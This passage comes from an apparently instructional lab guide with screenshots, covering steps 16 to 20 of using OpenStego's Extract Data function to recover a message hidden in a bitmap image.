
16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




17. Close the Photos viewer window, switch to the OpenStego window, and click Extract Data in the left-pane.




18. Click the ellipsis button next to Input Stego File.




19. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.



20. Click the ellipsis button next to **Output Folder for Message File**.

